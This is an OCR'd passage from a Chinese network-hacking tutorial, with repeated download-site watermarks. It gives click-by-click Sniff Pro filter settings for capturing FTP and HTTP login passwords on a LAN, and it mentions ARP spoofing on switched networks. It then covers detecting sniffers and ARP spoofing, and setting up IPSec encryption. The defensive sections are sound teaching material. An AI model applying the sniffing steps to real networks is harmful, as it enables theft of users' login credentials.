


图 10-29　设置数据包内部特征

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step5 单击 Add NOT 按钮，单击 Add Pattern 按钮，设置 Offset 为 F、在第 1 栏第一个方格输入 10，在 Name 栏位输入名称，单击 OK 按钮，如图 10-30 所示。




图 10-30 添加另一个数据包内部特征

Step6 按下 F10 功能键，进入嗅探状态。

Step7 当望远镜图标变红时，单击该图标停止嗅探，切换至 Decode 选项卡，即可查看嗅探获取的密码，如图 10-31 所示。




图 10-31 获取密码

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入通信双方的 IP 地址及选择 FTP 协议，都很容易与嗅探 FTP 密码联系起来，但是，要进一步设置 Packet Size、Add Pattern，很多入门黑客就会一脸茫然。事实上，Packet Size 用于设置过滤条件，规定登录账户名称、密码的数据包长度在 63～71 之间，否则，许多无关的数据包就会进入列表，不利于查看；而 Add Pattern 进一步筛选出 Flag 字段值为 18 且 Servicers 字段不是 10 的数据包，其他数据包全部过滤掉。

由此可以看出，只要熟悉整个数据的传输，Sniff Pro 抓到的数据包就会越精准。

10.3.2　Sniff Pro 侦听 HTTP 登录密码

当然，Sniff Pro 也可以嗅探 HTTP 登录密码，其操作过程与嗅探 FTP 登录密码相似。假如黑客在使用并没有事先获得可管理交换机的密码，将无法实现端口流量镜像，必须发动 ARP spoof 攻击协助才能嗅探局域网内其他电脑所发送的 HTTP 登录信息。使用 Sniff Pro 侦听 HTTP 登录密码的方法如下：

Step1　打开 Sniff Pro 后，单击 Capture 菜单，选择 Define Filter 命令。

Step2　在打开的对话框中切换至 Addess 选项卡，选择 IP 选项，在 Station1 和 Station2 中分别输入通信双方的 IP 地址，若无法确定，则输入 Any，如图 10-32 所示。




图 10-32　指定地址

Step3　切换至 Advanced 选项卡，选择 HTTP 复选框（在 IP、TCP 项目下），然后将 Packet Size 设置为 All，在 Packet Type 区域中选择 Normal 复选框，如图 10-33 所示。




图 10-33　指定协议

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step4 切换至 Data Pattern 选项卡，单击 Add Pattern 按钮，设置 Offset 为 2F，左上方格输入 18，在 Name 栏位输入名称后，单击 OK 按钮，如图 10-34 所示。




图 10-34 添加数据包内部特征

Step5 单击 Add Pattern 按钮，设置 Offset 为 24，在第 1 栏第一、二个方格分别输入 00、50，在 Name 栏位输入名称，单击 OK 按钮，如图 10-35 所示。




图 10-35 添加另一个数据包内部特征

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step6　按下 F10 功能键，进入嗅探状态。

Step7　当望远镜图标变红时，停止嗅探。切换至 Decode 选项卡，即可查看嗅探获取 Http 密码，如图 10-36 所示。




图 10-36　获取密码

10.4　侦测及防御嗅探

嗅探犹如一个潜伏的特工，给网络安全带来极大的隐患。在这一节中，我们首先来了解如何探查网络内部是否存在嗅探，然后进一步介绍利用 IPSec 加密、防御嗅探攻击的方法。

10.4.1　利用 CAIN&Abel 反嗅探

要实现网络嗅探，必须将网卡设置为混杂模式。管理员侦测嗅探也可以从这方面着手，利用工具检测网络内是否有网卡处于工作模式，如果有，就可以推断网络内部有黑客正在使用嗅探功能。下面，我们以其人之道，还治其人之身，同样使用 CAIN&Abel 对付嗅探黑客，方法如下：

Step1　单击 Star Sniff 按钮，启动嗅探功能，单击底部的 Hoste 选项卡，右击，选择 Scan MAC address 命令。

Step2　选择 All Test 复选框，单击 OK 按钮，即可在扫描时检测网络中其他电脑的网卡工作模式。

Step3　查看扫描检测结果。其中，B31、B16、M1 模式同时开启，其他模式不启用的电脑处于嗅探状态，如图 10-37 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-37　反查嗅探电脑

10.4.2　物理地址监测法

在交换机为中心结点的环境中，发动嗅探的黑客经常会以 ARP spoof 的方式不断发送 Arp reply 数据包，以强制刷新网络其他电脑 ARP 缓存。管理员了解这个原理后，也可以通过查看客户端缓存发现 ARP spoof 的踪迹，方法如下：

Step1　在客户端单击“开始”按钮，在搜索栏内输入 cmd 命令并按【Enter】键，打开命令行窗口。

Step2　输入 arp -a 命令并按【Enter】键。

Step3　如果多个 IP 地址的物理地址相同，那么，一定有某台电脑发动了 ARP spoof。此外，比较网关 IP 地址对应的物理地址是否与网关实际的物理地址相同，若不同，也说明局域网中发动了专门针对网关的 ARP spoof。

```
C:\>arp -a
Interface: 192.168.1.66 --- 0x10003
  Internet Address      Physical Address      Type
  192.168.1.1           08-00-27-af-d1-1e     dynamic
  192.168.1.60          08-00-27-af-d1-1e     dynamic
  192.168.1.97          08-00-27-af-d1-1e     dynamic
C:\>
```

物理地址检测法虽然简单易行，但其局限性较大，无法发现 MAC Flooding、Make the MAC address 方式的 ARP 欺骗，存在漏报的可能。

10.4.3　IPSec 加密法

由于黑客在任何时间都有可能发动嗅探功能捕获敏感数据，而管理员不可能 24 小时监控网络，最妥善的解决方法是在局域网内使用 IPSec 加密。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IPSec 是 Internet Protocol Security 的缩写，它是一个 IP 通信架构上的可选安全协议，支持 Kerberos V5、NTLMv2、CA 证书及共享密钥等多种身份验证方法，为数据传输提供完整验证及高强度的端到端加密保护。IPSec 加密的方法如下：

Step1　单击“开始”按钮，输入 gpedit.msc 命令并按【Enter】键，打开组策略。

Step2　依次展开“计算机配置”→“Windows 设置”→“安全设置”→“IP 安全策略，在本地计算机”项目，在右侧空白处右击，选择“创建 IP 安全策略”命令，如图 10-38 所示。




图 10-38　创建 IP 安全策略

Step3　在打开的界面中单击“下一步”按钮，跳过欢迎画面。

Step4　在打开的界面中为安全策略输入名称，本例输入 IPSec，单击“下一步”按钮，如图 10-39 所示。




图 10-39　指定策略名称

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step5 在打开的界面中取消选中“激活默认响应规则”复选框，单击“下一步”按钮，如图 10-40 所示。




图 10-40 不激活默认规则

Step6 单击“完成”按钮，如图 10-41 所示，在弹出的对话框中单击“添加”按钮。




图 10-41 添加筛选器操作

Step7 在打开的界面中单击“下一步”按钮，跳过欢迎画面。

Step8 在打开的界面中选择“此规则不指定隧道”单选按钮，单击“下一步”按钮，如图 10-42 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-42　设置隧道

Step9　在打开的界面中选择“局域网”单选按钮，单击“下一步”按钮，如图 10-43 所示。




图 10-43　设置网络类型

Step10　在打开的界面中选择“此字符串用来保护密钥交换”单选按钮，并在下方文本框内输入密钥，然后单击“下一步”按钮，如图 10-44 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-44　设置密钥

